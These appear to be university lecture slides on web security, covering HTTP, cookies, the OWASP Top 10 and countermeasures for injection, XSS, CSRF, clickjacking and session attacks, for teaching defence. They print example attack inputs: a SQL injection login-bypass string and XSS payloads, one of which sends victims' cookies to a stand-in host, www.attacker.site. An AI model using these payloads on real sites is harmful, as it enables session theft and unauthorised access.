

# Web Security

Alessandro Armando

Computer Security Laboratory (CSEC)  
DIBRIS, University of Genova

Computer Security  
Corso di Laurea Magistrale in Ingegneria Informatica






## Statistics from the **Internet Security Threat Report** published by Symantec in April 2017

<https://www.symantec.com/content/dam/symantec/docs/reports/istr-22-2017-en.pdf>


## Scanned websites with vulnerabilities

*Seventy-six percent of scanned websites were found to have vulnerabilities in 2016, down two percent from 2015.*



## Percentage of vulnerabilities which were critical

*The percentage of vulnerabilities found to be critical has fallen steadily in the last three years and now stands at nine percent.*



## Top 10 exploit kits

*The Angler exploit kit was the most common exploit kit in use during 2016, and accounted for 22 percent of all exploit kit web attacks. However, Angler activity dropped by nearly 30 percentage points in June and continued to fall to almost non-existent levels by year-end. The RIG exploit kit was the most active exploit kit at the end of 2016, and was responsible for 35 percent of all attacks in December.*

| Rank | Exploit Kit  | 2015 (%) | 2016 (%) | Percentage Point Difference |
|------|--------------|----------|----------|-----------------------------|
| 1    | Unclassified | 38.9     | 37.9     | -1.0                        |
| 2    | Angler       | 13.3     | 22.2     | 8.9                         |
| 3    | Spartan      | 7.3      | 11.9     | 4.6                         |
| 4    | RIG          | 2.0      | 7.9      | 5.9                         |
| 5    | Magnitude    | 1.1      | 5.8      | 4.7                         |
| 6    | Neutrino     | 1.3      | 5.8      | 4.5                         |
| 7    | VIP          | 24.8     | 3.2      | -21.6                       |
| 8    | Nuclear      | 4.0      | 1.6      | -2.4                        |
| 9    | Fiesta       | 2.5      | 1.0      | -1.5                        |



## Classification of most frequently exploited websites


*Technology- and business-related websites were the most popular for hosting malicious content and malvertising in 2016.*

| Rank | Domain Categories | 2015 (%) | 2016 (%) | Percentage Point Difference |
|------|-------------------|----------|----------|-----------------------------|
| 1    | Technology        | 23.2     | 20.7     | -2.5                        |
| 2    | Business          | 8.1      | 11.3     | 3.2                         |
| 3    | Blogging          | 7.0      | 8.6      | 1.6                         |
| 4    | Hosting           | 0.6      | 7.2      | 6.6                         |
| 5    | Health            | 1.9      | 5.7      | 3.8                         |
| 6    | Shopping          | 2.4      | 4.2      | 1.8                         |
| 7    | Educational       | 4.0      | 4.1      | < 0.1                       |
| 8    | Entertainment     | 2.6      | 4.0      | 1.4                         |
| 9    | Travel            | 1.5      | 3.6      | 2.1                         |
| 10   | Gambling          | 0.6      | 2.8      | 2.2                         |



# Browser vulnerabilities

*The number of browser vulnerabilities discovered dropped from 1,093 in 2015 to 888 in 2016.*






# What is Web Security?

- Web security is not as well-defined as e.g. cryptographic security.
- Practical web and network security depends on
  - details of network standards,
  - implementation details,
  - concrete versions of browsers and servers.
  - ...
- Attacks against privacy, security, **and** quality of service.
- Web and network security is a “moving target”.
- There is no “once and forever” solution.





# HTTP in a Nutshell



- HyperText Transfer Protocol (HTTP) is defined in RFC 2068.
- HTTP is an application level protocol.
- HTTP transfers hypertext requests and information between server and browsers.

# HTTP: The Client Side

- The client initiates all communication:

| Method | Description                  |
|--------|------------------------------|
| GET    | request a web page           |
| HEAD   | request header of a web page |
| PUT    | store a web page             |
| POST   | request with payload         |

- The user navigates through URLs, e.g. `http://www.ai-lab.it/`
- HTTP does not support sessions.

il client riceve, tra le altre cose, codice javascript dal server, il browser esegue il codice js:  
potrebbe essere malevolo




# HTTP: The Server Side


- The server delivers data upon request of the client.
- Arbitrary data can be transferred (client takes care of processing).
- The data can be static (HTML pages, images, ...) or dynamic (i.e. computed on demand by a web application)
- Scripting can occur on:
  - Server-Side (e.g. perl, asp, jsp)
  - Client-Side (javascript, flash, applets)
- Data is posted to the application through HTTP methods, this data is processed by the relevant script and result returned to the user's browser



# HTTP: Three tier architecture



# HTTP: The Server Side



one web server can support many running web applications

# GET vs POST Requests

## GET Request

```
GET /search.jsp?name=blah&type=1 HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Cookie: SESSIONID=2KDSU72H9GSA289
<CRLF>
```

### HTTP headers

Colon-separated name-value pairs in clear-text string format, terminated by a carriage return (CR) and line feed (LF) character sequence.

## POST Request

```
POST /search.jsp HTTP/1.0
User-Agent: Mozilla/4.0
Host: www.mywebsite.com
Content-Length: 16
Cookie: SESSIONID=2KDSU72H9GSA289
<CRLF>
```

```
name=blah&type=1
```



# HTTP GET and POST Requests

- GET exposes sensitive authentication information in the URL
  - In Web Server and Proxy Server logs
  - In the http referer header
  - In Bookmarks/Favorites often emailed to others
- POST places information in the body of the request and not the URL
- Enforce HTTPS POST For Sensitive Data Transport!



# Security HTTP Response headers

- `X-Frame-Options 'SAMEORIGIN'` - allow framing on same domain. Set it to `'DENY'` to deny framing at all or `'ALLOWALL'` if you want to allow framing for all website.
- `X-XSS-Protection '1; mode=block'` - use XSS Auditor and block page if XSS attack is detected. Set it to `'0;'` if you want to switch XSS Auditor off (useful if response contents scripts from request parameters)
- `X-Content-Type-Options 'nosniff'` - stops the browser from guessing the MIME type of a file.
- `X-Content-Security-Policy` - A powerful mechanism for controlling which sites certain content types can be loaded from
- `Access-Control-Allow-Origin` - used to control which sites are allowed to bypass same origin policies and send cross-origin requests.
- `Strict-Transport-Security` - used to control if the browser is allowed to only access a site over a secure connection
- `Cache-Control` - used to control mandatory content caching rules





# HTTP Header

- On each request, the client sends a HTTP header to the server.
- Normally headers are sent unencrypted.
- Headers contain information such as
  - requested language,
  - requested character encoding,
  - used browser (and operating system),
  - cookies,
  - ...
- HTTPS sends headers encrypted.



# HTTP Headers: Private Information

- HTTP headers can also contain “private” information, e.g.:
  - FROM: the users email address, critical due to user tracking and address harvesting (spam).
  - AUTHORIZATION: contains authentication information.  
(In HTTP, “authorization” *means* “authentication”!)
  - COOKIE: a piece of data given to the client by the server, and returned by the client to the server in subsequent requests.
  - REFERER: the page from which the client came, including search terms used in search engines.
- Combining information (e.g. FROM, REFERER, IP address) allows server providers already a reasonable tracking of the users behavior.



# Cookies

http is stateless, so state information are not saved in the server side, iithe are stored in the client (browser)

- Cookies were introduced to allow session management.
- The main idea is quite simple:
  - A server may, in any response, include a cookie.
  - A client sends in every request the cookie back to the **server**.
  - A cookie can contain any data (up to 4Kb).
  - A cookie has a specified lifetime.
- Cookies received lots of criticism for privacy reasons.



# Cookies and Privacy

- Cookies can be used to track users.
- Privacy is attacked from many sides:
  - Analyzing server logs.
  - Eavesdropping traffic (even encrypted headers are informative).
  - Enforcing proxys (or application level firewalls), e.g. deployed by your ISP or employer.
  - Reveal “browser logs” (e.g. history) on the client side.
- Thus, cookies are only part of the game.
- Anyway, cookies should be considered as **confidential** information!
- Cookies with very long lifetimes are suspicious!




HTTP supports two authentication modes:

- **Basic authentication:**

- Login/password based.
- Information is sent unencrypted.
- Credentials are sent on every request to the same realm.
- Supported by nearly all server/clients and thus widely used!

- **Digest authentication:**

- Server sends nonce.
- Client hashes nonce based on login/password.
- Client sends only cryptographic hash over the net.
- Seldom used.





- Be careful when using public web browsers.
- Visited sites are stored
  - in the browsers history,
  - in the browsers cache,
  - can also be revealed by auto-completion features.
- Use the “manage password” feature with care.
- Many threats are caused by malicious active components (JavaScript, ActiveX, ...).





# OWASP Top 10 Most Critical Web Application Security Risks

**A1: Injection**

**A2: Cross-Site Scripting (XSS)**

**A3: Broken Authentication and Session Management**

**A4: Insecure Direct Object References**

**A5: Cross Site Request Forgery (CSRF)**

**A6: Security Misconfiguration**

**A7: Failure to Restrict URL Access**

**A8: Insecure Cryptographic Storage**

**A9: Insufficient Transport Layer Protection**

**A10: Unvalidated Redirects and Forwards**



**OWASP**

The Open Web Application Security Project  
<http://www.owasp.org>

[info@owasp.org](mailto:info@owasp.org)



# What have these threats in common?

- They attack neither cryptography nor authorization directly.
- They all exploit programming or configuration flaws.
- All of them are relatively easy to exploit.
- They all can cause serious harm,
  - either by revealing secret data,
  - or by attacking quality of service.
- They can only be prevented by well-designed systems.



# Unvalidated Input 1/2

- Note:
  - Web applications use input from HTTP requests.
  - Attackers can tamper any part of a HTTP request.
- Main idea: send unexpected data (content or amount).
- Possible attacks include:
  - System command insertion.
  - SQL injection.
  - Cross-Site Scripting (XSS).
  - Cross-Site Request Forgery (XSRF).
  - Clickjacking (XSRF).
  - Exploiting buffer overflows.
  - Format string attacks.



# Unvalidated Input 1/2

- Note:
  - Web applications use input from HTTP requests.
  - Attackers can tamper any part of a HTTP request.
- Main idea: send unexpected data (content or amount).
- Possible attacks include:
  - System command insertion.
  - SQL injection.
  - Cross-Site Scripting (XSS).
  - Cross-Site Request Forgery (XSRF).
  - Clickjacking (XSRF).
  - Exploiting buffer overflows.
  - Format string attacks.



- Many sites rely on client-side input validation (e.g. JavaScript).
- Ways to protect yourself:
  - **validate input against a positive specification!**
    - Allowed character sets.
    - Minimum and maximum length.
    - Numeric ranges.
    - Specific patterns.
- Only server side input validation can prevent these attacks.
- Applications firewalls can provide only some parameter validation.



- A special injection “unvalidated input” attack.
- Attacker tries to inject commands to the back-end system.
- Back-end systems include:
  - the underlying operating system (system commands).
  - the database servers (SQL commands).
  - used scripting languages (e.g. Perl, Python).
- The attacker tries to execute program code on the server system!





# Injection Flaws: SQL Injection

- Assume a web application with a database back-end using:

```
SELECT * FROM users WHERE user='$usr' AND passwd='$pwd'
```

- What happens if we “choose” the following value for *\$pwd*:

```
' or '1' = '1
```

- We get

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

- As '1' = '1' is valid, **we will be authenticated!**



# Injection Flaws: SQL Injection

- Assume a web application with a database back-end using:

```
SELECT * FROM users WHERE user='$usr' AND passwd='$pwd'
```

- What happens if we “choose” the following value for *\$pwd*:

```
' or '1' = '1
```

- We get

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

- As '1' = '1' is valid, *we will be authenticated!*



# Injection Flaws: SQL Injection

- Assume a web application with a database back-end using:

```
SELECT * FROM users WHERE user='$usr' AND passwd='$pwd'
```

- What happens if we “choose” the following value for *\$pwd*:

```
' or '1' = '1
```

- We get

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

- As '1' = '1' is valid, we will be authenticated!



# Injection Flaws: SQL Injection

- Assume a web application with a database back-end using:

```
SELECT * FROM users WHERE user='$usr' AND passwd='$pwd'
```

- What happens if we “choose” the following value for *\$pwd*:

```
' or '1' = '1
```

- We get

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

- As '1' = '1' is valid, **we will be authenticated!**



# Preventing Injection Flaws

- Filter inputs (using a list of allowed inputs!).
- Avoid calling external interpreters.
- Choose safe calls to external systems.
- For databases: prefer precomputed SQL statements.
- Check the return codes to detect attacks!



- Current version standardized as ECMA 357
- Most popular scripting language on the Internet
  - works with basically with all browsers
- Designed to add interactivity to HTML pages
  - usually embedded directly into HTML pages (`<script>` tags)
  - dynamically add elements to page
  - can access elements of HTML page (DOM tree)
  - can react to events
- JavaScript is a scripting language
  - dynamic, weak typing
  - interpreted language
  - script executes on virtual machine in browser (with compilation)



```
<HTML>
<HEAD>
<TITLE>First JavaScript Page</TITLE>
</HEAD>
<BODY>
<H1>First JavaScript Page</H1>
<SCRIPT TYPE="text/javascript">
  document.write("<HR>");
  document.write("Hello_World_Wide_Web");
  document.write("<HR>");
</SCRIPT>
</BODY>
</HTML>
```



```
<HTML>
<H1>Extracting Document Info with JavaScript</H1>
<HR>
<SCRIPT TYPE="text/javascript">
function referringPage() {
  if (document.referrer.length == 0) {
    return("<I>none</I>");
  } else {
    return(document.referrer); }
}
document.writeln
("Document_Info:\n" + "<UL>\n" +
  "_<LI><B>URL:</B>_" + document.location + "\n" +
  "_<LI><B>Modification_Date:</B>_" + "\n" +
  document.lastModified + "\n" +
  "_<LI><B>Title:</B>_" + document.title + "\n" +
  "_<LI><B>Referring_page:</B>_" + referringPage() + "\n" + "</UL>");
document.writeln
("Browser_Info:" + "\n" + "<UL>" + "\n" +
  "_<LI><B>Name:</B>_" + navigator.appName + "\n" +
  "_<LI><B>Version:</B>_" + navigator.appVersion + "\n" + "</UL>");
</SCRIPT>
```



# JavaScript: Accessing Forms

- The `document.forms` property contains an array of form entries contained in the document.
- As usual in JavaScript, named entries can be accessed via name instead of by number, plus named forms are automatically inserted as properties in the document object

```
var firstForm = document.forms[0];  
// Assumes <FORM NAME="orders" ...>  
var orderForm = document.forms["orders"];  
// Assumes <FORM NAME="register" ...>  
var registrationForm = document.register;
```



# JavaScript: Accessing Elements within Forms

- The Form object contains an elements property that holds an array of Element objects
- You can retrieve form elements by number, by name from the array, or via the property name:

```
var firstElement = firstForm.elements[0];  
// Assumes <INPUT ... NAME="quantity">  
var quantityField = orderForm.elements["quantity"];  
// Assumes <INPUT ... NAME="submitSchedule">  
var submitButton = register.submitSchedule;
```



# JavaScript: Storing and Examining Cookies

- Read it (all cookies in a single string) to access values

```
document.writeln(document.cookie);
```

- Set it (one cookie at a time) to store values

```
document.cookie = "name1=val1";  
document.cookie = "name2=val2;_expires=Monday,_01-Dec-18_23:59:59_GMT";  
document.cookie = "name3=val3;_path=/test";
```

- Delete (one cookie at a time)

```
document.cookie = "name1=;_expires=Thu,_01_Jan_1970_00:00:01_GMT;';
```



- JavaScript sandbox
  - no access to memory of other programs, file system, network
  - only current document accessible
  - might want to make exceptions for trusted code
- Basic policy for untrusted JavaScript code
  - Same Origin Policy



# Same Origin Policy

- Access is only granted to documents downloaded from the same site as the script
  - prevents hostile script from tampering other pages in browser
  - prevents script from snooping on input (passwords) to other windows
  - verify (compare) URLs of target document and script that access resource



# Same Origin Policy – Domain comparison

- use last two tokens of URL? [ `http://cedolini.personale.unige.it` ]
- use everything except the first token? [ `http://unige.it` ]
- Thus, checks are very restrictive
  - everything (including server name, port, and protocol) must match
  - Note that the path part of the URL doesn't matter anything.
  - These are from same origin:
    - `http://site.com`
    - `http://site.com/`
    - `http://site.com/my/page.html`
  - These come from another origin:
    - `http://www.site.com` (another domain)
    - `http://site.org` (another domain)
    - `https://site.com` (another protocol)
    - `http://site.com:8080` (another port)



# Cross-Site Scripting (XSS)

At the core of a traditional XSS attack lies a vulnerable script in a vulnerable site: the script reads part of the HTTP request and echoes it back to the response page, without first sanitizing it.

Suppose this script is named `welcome.php` and its parameter is `name`. It can be operated this way:

```
GET /welcome.php?name=Joe%20Hacker HTTP/1.0
Host: www.vulnerable.site ...
```

And the response would be:

```
<HTML><Title>Welcome!</Title>
Hi Joe Hacker<BR>
Welcome to our system
... </HTML>
```



# Cross-Site Scripting (XSS)

- How can this be abused? Well, the attacker manages to lure the victim client into clicking a link the attacker supplies to him/her.
- Such a link looks like:

```
http://www.vulnerable.site/welcome.php?  
name=<script>alert (document.cookie) </script>
```

- The victim, upon clicking the link, will generate a request to `www.vulnerable.site`, as follows:

```
GET /welcome.php?name=  
<script>alert (document.cookie) </script> HTTP/1.0  
Host: www.vulnerable.site ...
```





# Cross-Site Scripting (XSS)

- The vulnerable site response would be:

```
<HTML> <Title>Welcome!</Title>  
Hi <script>alert (document.cookie)</script> <BR>  
Welcome to our system  
... </HTML>
```

- The victim client's browser interprets this response as an HTML page containing a piece of Javascript code.
- This is allowed, as the Javascript comes from `www.vulnerable.site!`



# Cross-Site Scripting (XSS)

- A real attack would send these cookies to the attacker.
- For this, the attacker may erect a web site (`www.attacker.site`), and use a script to receive the cookies.
- Instead of popping up a window, the attacker would write code that accesses a URL at his/her own site (`www.attacker.site`), invoking a cookie reception script with a parameter being the stolen cookies.
- This way, the attacker can get the cookies from the `www.attacker.site` server.



# Cross-Site Scripting (XSS)

- The malicious link would be:

```
http://www.vulnerable.site/welcome.php?  
name=<script>window.open(  
    "http://www.attacker.site/collect.php?cookie=" +  
    %2Bdocument.cookie)  
</script>
```

- And the response page would look like:

```
<HTML>  
<Title>Welcome!</Title>  
Hi  
<script>  
    window.open(  
        "http://www.attacker.site/collect.php?cookie=" +  
        +document.cookie)  
</script>  
<BR>  
Welcome to our system  
...  
</HTML>
```


# Bank's XSS Opportunity Seized by Fraudsters (2008)

Fraudsters sent phishing mails with a specially-crafted URL to inject a modified login form onto the bank's login page.

The vulnerable page was served over SSL with a valid SSL certificate issued to the bank.

Nonetheless, the fraudsters have been able to inject an IFRAME onto the login page which loads a modified login form from a web server hosted in Taiwan.

**Source:** [http://news.netcraft.com/archives/2008/01/08/italian\\_banks\\_xss\\_opportunity\\_seized\\_by\\_fraudsters.html](http://news.netcraft.com/archives/2008/01/08/italian_banks_xss_opportunity_seized_by_fraudsters.html)



# Cross-Site Scripting: Countermeasures

- Validate untrusted input
- Use `X-XSS-Protection` HTTP Response header to activate the browser's built in XSS Auditor
  - `X-XSS-Protection: [0-1](; mode=block)?`
  - `X-XSS-Protection: 1; mode=block`
- Use `X-Content-Security-Policy` HTTP Response header to instruct the browser that CSP is in use.
  - Anti-XSS W3C standard <http://www.w3.org/TR/CSP/>
  - Move all inline script and style into external files
  - Define a policy for the site regarding loading of content



# Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

## Prevention Measures That Do NOT Work:

- Using a Secret Cookie
- Only Accepting POST Requests
- Multi-Step Transactions
- URL Rewriting



# Cross-Site Request Forgery: Synchronizer Token Pattern

**Goal:** Give application strong control on whether the user actually intended to submit the desired requests.



How?

- generate random “challenge” tokens that are associated with the user’s current session.
- challenge tokens are then inserted within the HTML forms and links associated with sensitive server-side operations.
- When the user invokes these sensitive operations, the HTTP request must include the challenge token.
- It is then the responsibility of the server application to verify the existence and correctness of this token.



# Clickjacking

Clickjacking (a subset of the "UI redressing") is a malicious technique that consists of deceiving a web user into interacting with something different to what the user believes she is interacting with.





- The `X-Frame-Options` HTTP Response header protects from most classes of Clickjacking
  - `X-Frame-Options: DENY`
  - `X-Frame-Options: SAMEORIGIN`
  - `X-Frame-Options: ALLOW FROM`
- Use `frame-ancestors` directive in the `X-Content-Security-Policy` HTTP response header.
- *Frame busting*: (for old browsers) include a "frame-breaker" script in each page that should not be framed.



# Broken Access Control

- Reliable access control mechanisms are
  - difficult to implement.
  - difficult to configure, setup and maintain.
- Access control policy should be clearly documented.
- Rethink your requirements and scan your setup for:
  - Insecure IDs: is an attacker able to guess valid IDs?
  - Forced browsing past access control checks:  
can a user simply access the protected area directly?
  - Path traversal: take care of absolute and relative path names.
  - File permissions.
  - Client side caching.



# Broken Authentication and Session Management

- Authentication and session management include web pages for
  - changing passwords.
  - handling of forgotten passwords.
  - updating (personal) account data.
- The complexity of such systems is often underestimated.
- An attacker can hijack a user's session and identity.



To avoid these treats a web application should:

- Require to enter the login password on every management site.
- Require strong passwords.
- Implement a password change control.
- Store passwords as hash (whenever possible).
- Protect credentials and session ID in transit.
- Avoid browser caching.



# Broken Authentication and Session Management

- HTTP is a stateless protocol:  
it does not “remember” previous requests
- web applications must create and manage sessions themselves
- session data is
  - stored at the server
  - associated with a unique Session ID
- after session creation, the client is informed about the session ID
- the client attaches the session ID to each request



# Broken Authentication and Session Management

- three possibilities for transporting session IDs
- encoding it into the URL as GET parameter; has the following drawbacks
  - stored in referrer logs of other sites
  - caching; visible even when using encrypted connections
  - visible in browser location bar (bad for internet cafes...)
- hidden form fields: only works for POST requests
- cookies: preferable, but can be rejected by the client



# Broken Authentication and Session Management

- three possibilities for transporting session IDs
- **encoding it into the URL as GET parameter**; has the following drawbacks
  - stored in referrer logs of other sites
  - caching; visible even when using encrypted connections
  - visible in browser location bar (bad for internet cafes...)
- hidden form fields: only works for POST requests
- cookies: preferable, but can be rejected by the client



# Broken Authentication and Session Management

- three possibilities for transporting session IDs
- **encoding it into the URL as GET parameter**; has the following drawbacks
  - stored in referrer logs of other sites
  - caching; visible even when using encrypted connections
  - visible in browser location bar (bad for internet cafes...)
- **hidden form fields**: only works for POST requests
- cookies: preferable, but can be rejected by the client





# Broken Authentication and Session Management

- three possibilities for transporting session IDs
- **encoding it into the URL as GET parameter**; has the following drawbacks
  - stored in referrer logs of other sites
  - caching; visible even when using encrypted connections
  - visible in browser location bar (bad for internet cafes...)
- **hidden form fields**: only works for POST requests
- **cookies**: preferable, but can be rejected by the client



## Session attacks:

- targeted at stealing the session ID
- **Interception:** intercept request or response and extract session ID
- **Prediction:** predict (or make a few good guesses about) the session ID
- **Brute Force:** make many guesses about the session ID
- **Fixation:** make the victim use a certain session ID
- the first three attacks can be grouped into “Session Hijacking” attacks



## Preventing session attacks:

### ● **Interception:**

- Use SSL for each request/response that transports a session ID (not only for login!)
- This can be achieved by using the `Strict-transport-security` HTTP Response header:

```
Strict-transport-security: max-age=10000000
```

possibly enabling SSL in all subdomains

```
Strict-transport-security: max-age=10000000; includeSubdomains
```

### ● **Prediction:**

- make session IDs unpredictable by build them out of random numbers.



# Improper Error Handling

- Error messages reveal details about your application, especially if they contain stack traces, etc.
- Do not distinguish between “file not found” and “access denied”.
- Your system should respond with short, clear error messages to the user.
- Execution failures could be a valuable input to the intrusion detection system.



Using insecure storage can have many reasons:

- Storing critical data unencrypted.
- Insecure storage of keys, certificates.
- Improper storage of secrets in memory.
- Poor choice of cryptographic algorithms.
- Poor sources of randomness.
- Attempts to invent “new” cryptography.
- No possibility to change keys during lifetime.



# Preventing Insecure Storage

To prevent insecure storage:

- Minimize the use of encryption (“it’s secure, it’s encrypted”).
- Minimize the amount of stored data (e.g. hash instead of encrypt).
- Choose well-known, reliable cryptographic implementations.
- Ensure that keys, certificates and password are stored securely.
- Split the master secret into pieces and built it only when needed.



# Disabling the Browser Cache

- Add the following as part of your HTTP Response

Cache-Control: no-store, no-cache, must-revalidate

Expires: -1



- Beside network (e.g. SYN floods) also application level DoS.
- In principle: send as many HTTP requests you can.
- Today: tools for DoS available for everyone.
- Test your application under high load.
- Load balancing could help.
- Restrict number of requests per host/user/session.





Maintaining software is a difficult problem and not web application specific. You should

- never run “unpatched” software.
- carefully look for server misconfigurations.
- remove all default accounts with default passwords.
- check the default configuration for pitfalls.
- remove unnecessary (default) files (e.g. default certificates).
- check for improper file and directory permissions.
- check for misconfiguration of SSL certificates.





- Many security problems in practice are caused by the complexity of systems built, e.g.:
  - by combining small systems into larger ones.
  - by (slightly) incompatible implementations.
  - complex configuration issues.
- **Remember:** systems are only as secure as the weakest link!
- Today, cryptography is difficult to crack, but (concrete) systems built are vulnerable.
- Most successful attacks build on programming and configuration errors.



- Design:
  - Keep it simple.
  - Security by obscurity won't work.
  - Use least privileges possible.
  - Separate privileges.
- Implementation:
  - Validate input and output of your system.
  - Don't rely on client-side validation.
  - Fail securely.
  - Use and reuse trusted components.
  - Test your system (e.g. using attack tools).



- Additional techniques:
  - You should not rely only on a “standard” firewall (filtering IPs and ports): you have to filter carefully on the application level!
  - Application level firewalls can help, but are not an all-in-one solution.
  - Apply intrusion detection.
- Security issues are changing every day: keep up-to-date!
- Review your setup regularly!



# Further Reading

- William Stallings, *Cryptography and Network Security*, Prentice Hall, 2003
- The Open Web Application Security Project, <http://www.owasp.org>
- The Ten Most Critical Web Application Security Vulnerabilities, OWASP, 2004, <http://www.owasp.org/documentation/topten.html>
- A Guide to Building Secure Web Applications: The Open Web Application Security Project, OWASP, 2004, <http://www.owasp.org/documentation/guide.html>
- David Scott and Richard Sharp, *Developing Secure Web Applications* in IEEE Internet Computing. Vol. 6, no. 6. Nov/Dec 2002. <http://cambridgeweb.cambridge.intel-research.net/people/rsharp/publications/framework-secweb.pdf>
- Frequently Asked Questions on Web Application Security, OWASP, [http://www.owasp.org/documentation/appsec\\_faq.html](http://www.owasp.org/documentation/appsec_faq.html)
- <http://www.cert.org/>





Web Application Security Consortium.

Web Application Security Statistics, 2008.

<http://projects.webappsec.org/w/page/13246989/>

Web-Application-Security-Statistics.

